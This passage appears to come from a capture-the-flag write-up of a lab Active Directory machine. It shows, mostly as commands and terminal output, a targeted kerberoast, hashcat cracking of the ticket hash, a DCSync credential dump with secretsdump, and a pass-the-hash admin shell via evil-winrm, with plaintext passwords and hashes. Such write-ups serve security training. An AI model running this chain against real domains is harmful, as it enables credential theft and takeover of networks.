


3) Exploited generic write to perform kerberoast



```
┌──(vigneswar㉿VigneswarPC)-[/opt/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$d82fa1c5c2a4c154905e0521495d4f1a$7a1a7523c4b8afdcab1a8c6365b7fbc806add1aabecb048fa57faf496ed29
c479e572906f3de07f029e2a5723bc72cf04f5f41d5c09f4d19ad1f112e127d0ec4ae7f7313581634f28ac5b5f7c24bc95aa29cfbc9eb52785e753c0dc07878b83d4f537919a5191352ad0b9343b
c1b949177e762546a78d8f728cf3294dd893e524ae4707640b833de5b6c95a4b17f72e535f68bb9afeefc7c737aa431e857ccf55a77db79412ac78ce030346e1ea18247af0f8b06a5db53369cfe8
f21e78137c14973cdc53785bece8cdf09679ad28c4898c988a3beb972d9b9ce8af2b235cc07cc8c331541b0175ea474893a3b4587b281ba837f81c6bf8d024f518bbf8bde0c5692de15a594ff11f
d8029cff6db76e4a178ce093d0185d670f90f9c8286b95c2cae44ba82292a68d51bba1d482cbc70c009d38bf4cfcf835dc2d4d0adaaf876171ee0d879cce6f9c356656d493258c5ed2b9bc453615
ef9ac43af5e3e67a5797139c06659a7142c628c14f77237dd5d891ee6ed0d33193171abf38510db48d1c7275f752f071c24c30d18ff1266a13c8e6992b0b13c68a348e9764bddf369dac43ebf27b
5e6605a5173687fa9dd9d59f6a29d77f062a91fc60ab553ea6d59e927854b45a72ce4b15428137c16c72c67c410df5debf408d223aa3196de116df5b866b9e158b1ac11d18619baa1095f1b5e5d0
19bad82bd95860fb3147a52c0b4727803c186852038803f130805fd797aaff5369905ddef8b5429e9fe8e45582fddda8ff9fc3d75b0370e45312a21ef70f759fa7ddfd798e86f5555439c241e986
8a1593cd382d67a0cac62d1d8225592ec3aa8c5f393d73aa0ccb299e6b75cdfab5f8ae3d57f00ff2f202a36343ea33091206bb153090d37e8ca0f6204dc88f1fa71b442612b12d0e06df9979a3e6
4a87e0d7f884d918801712f9d0012fd40973043e0e6236277e8cd292c30d82a4ab7a282e2123886b6fbb595fdec521076b3aa9d486562ac9910749133059e7801c4ac1c75aa23b44109de27d99a6
60138558f2811fc84cfbbb764e3e1dfd9541f1faa9eff2a189ce298dba42c8422b8c0b40f73ab353350aff5e0e808f7058ac359edf683dbf2aafd559c3609266aa5d36d69def9ffed49c46e40af9
0c7fab3b244bab13fd20da2b4766db8b0d94c6207741d95cbc84598b11fdca6a7044454789947b09796a60d6a2ba42a9ef9b3a2a9ecf1b1e7f907815eb94cd46cfcd8f2f7c05358a9993be1a1bdf
859856a02e4a635921c33be425b14c35123634b39ff77c386284f4e35b066cde40e293862f783f6f61471ab6ec16e5014ee366499eb44436ecc25d0b0f0abc5094d20f550064a039c6eed92b3272
93d05a6e23ba4649690b7a5bf501813f215f882e585694b4ae0b671f8c5b20c7400287d3a11e96598edfe25be5652707fd2458892e50e5ace31072659efbe5dc604feb474e0047305b3de57df55b
2609bd4d111bb2086deed24b93461706f3bbb2d6d4320bd758f6733b08097e70453818cbf9915d122f90c
[VERBOSE] SPN removed successfully for (ethan)
```


4) Cracked the hash




```
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$d82fa1c5c2a4c154905e0521495d4f1a$7a1a7523c4b8afdcab1a8c6365b7fbc806add1aabecb048fa57faf496ed29
c479e572906f3de07f029e2a5723bc72cf04f5f41d5c09f4d19ad1f112e127d0ec4ae7f7313581634f28ac5b5f7c24bc95aa29cfbc9eb52785e753c0dc07878b83d4f537919a5191352ad0b9343b
c1b949177e762546a78d8f728cf3294dd893e524ae4707640b833de5b6c95a4b17f72e535f68bb9afeefc7c737aa431e857ccf55a77db79412ac78ce030346e1ea18247af0f8b06a5db53369cfe8
f21e78137c14973cdc53785bece8cdf09679ad28c4898c988a3beb972d9b9ce8af2b235cc07cc8c331541b0175ea474893a3b4587b281ba837f81c6bf8d024f518bbf8bde0c5692de15a594ff11f
d8029cff6db76e4a178ce093d0185d670f90f9c8286b95c2cae44ba82292a68d51bba1d482cbc70c009d38bf4cfcf835dc2d4d0adaaf876171ee0d879cce6f9c356656d493258c5ed2b9bc453615
ef9ac43af5e3e67a5797139c06659a7142c628c14f77237dd5d891ee6ed0d33193171abf38510db48d1c7275f752f071c24c30d18ff1266a13c8e6992b0b13c68a348e9764bddf369dac43ebf27b
5e6605a5173687fa9dd9d59f6a29d77f062a91fc60ab553ea6d59e927854b45a72ce4b15428137c16c72c67c410df5debf408d223aa3196de116df5b866b9e158b1ac11d18619baa1095f1b5e5d0
19bad82bd95860fb3147a52c0b4727803c186852038803f130805fd797aaff5369905ddef8b5429e9fe8e45582fddda8ff9fc3d75b0370e45312a21ef70f759fa7ddfd798e86f5555439c241e986
8a1593cd382d67a0cac62d1d8225592ec3aa8c5f393d73aa0ccb299e6b75cdfab5f8ae3d57f00ff2f202a36343ea33091206bb153090d37e8ca0f6204dc88f1fa71b442612b12d0e06df9979a3e6
4a87e0d7f884d918801712f9d0012fd40973043e0e6236277e8cd292c30d82a4ab7a282e2123886b6fbb595fdec521076b3aa9d486562ac9910749133059e7801c4ac1c75aa23b44109de27d99a6
60138558f2811fc84cfbbb764e3e1dfd9541f1faa9eff2a189ce298dba42c8422b8c0b40f73ab353350aff5e0e808f7058ac359edf683dbf2aafd559c3609266aa5d36d69def9ffed49c46e40af9
0c7fab3b244bab13fd20da2b4766db8b0d94c6207741d95cbc84598b11fdca6a7044454789947b09796a60d6a2ba42a9ef9b3a2a9ecf1b1e7f907815eb94cd46cfcd8f2f7c05358a9993be1a1bdf
859856a02e4a635921c33be425b14c35123634b39ff77c386284f4e35b066cde40e293862f783f6f61471ab6ec16e5014ee366499eb44436ecc25d0b0f0abc5094d20f550064a039c6eed92b3272
93d05a6e23ba4649690b7a5bf501813f215f882e585694b4ae0b671f8c5b20c7400287d3a11e96598edfe25be5652707fd2458892e50e5ace31072659efbe5dc604feb474e0047305b3de57df55b
2609bd4d111bb2086deed24b93461706f3bbb2d6d4320bd758f6733b08097e70453818cbf9915d122f90c:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....22f90c
Time.Started.....: Sun Nov 10 19:46:34 2024 (0 secs)
Time.Estimated...: Sun Nov 10 19:46:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1140.5 kH/s (0.49ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6144/14344384 (0.04%)
Rejected.........: 0/6144 (0.00%)
Restore.Point....: 4096/14344384 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: newzealand -> horoscope

Started: Sun Nov 10 19:46:31 2024
Stopped: Sun Nov 10 19:46:36 2024
```

Privilege Escalation

1) We can get the nthash





Target Node: ADMINISTRATOR.HTB

Is ACL: TRUE

Is Inherited: FALSE

Last Collected by BloodHound:
2024-11-10 11:10 GMT+5:30 (GMT+0530)

+ General


+ Windows Abuse

− Linux Abuse

You may perform a dcsync attack to get the password hash of an arbitrary principal using impacket's secretsdump.py example script:


```
secretsdump.py 'testlab.local'/'Administrator':'Password'@'DOMAINCONTROLLER'
```

You can also perform the more complicated ExtraSids attack to hop domain trusts. For information on this see the blog post by harmj0y in the references tab.



```
┌──(vigneswar㉿VigneswarPC)-[/opt/targetedKerberoast]
└─$ secretsdump.py 'administrator.htb'/'ethan':'limpbizkit'@'administrator.htb' -dc-ip 10.129.134.3 -just-dc-user Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
[*] Cleaning up...
```

2) Got admin access



```
┌──(vigneswar㉿VigneswarPC)-[/opt/targetedKerberoast]
└─$ evil-winrm -i administrator.htb -u Administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat "C:/Users/Administrator/Desktop/root.txt"
5ebff3b0e6aff5d2f821597cb2f136a0
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```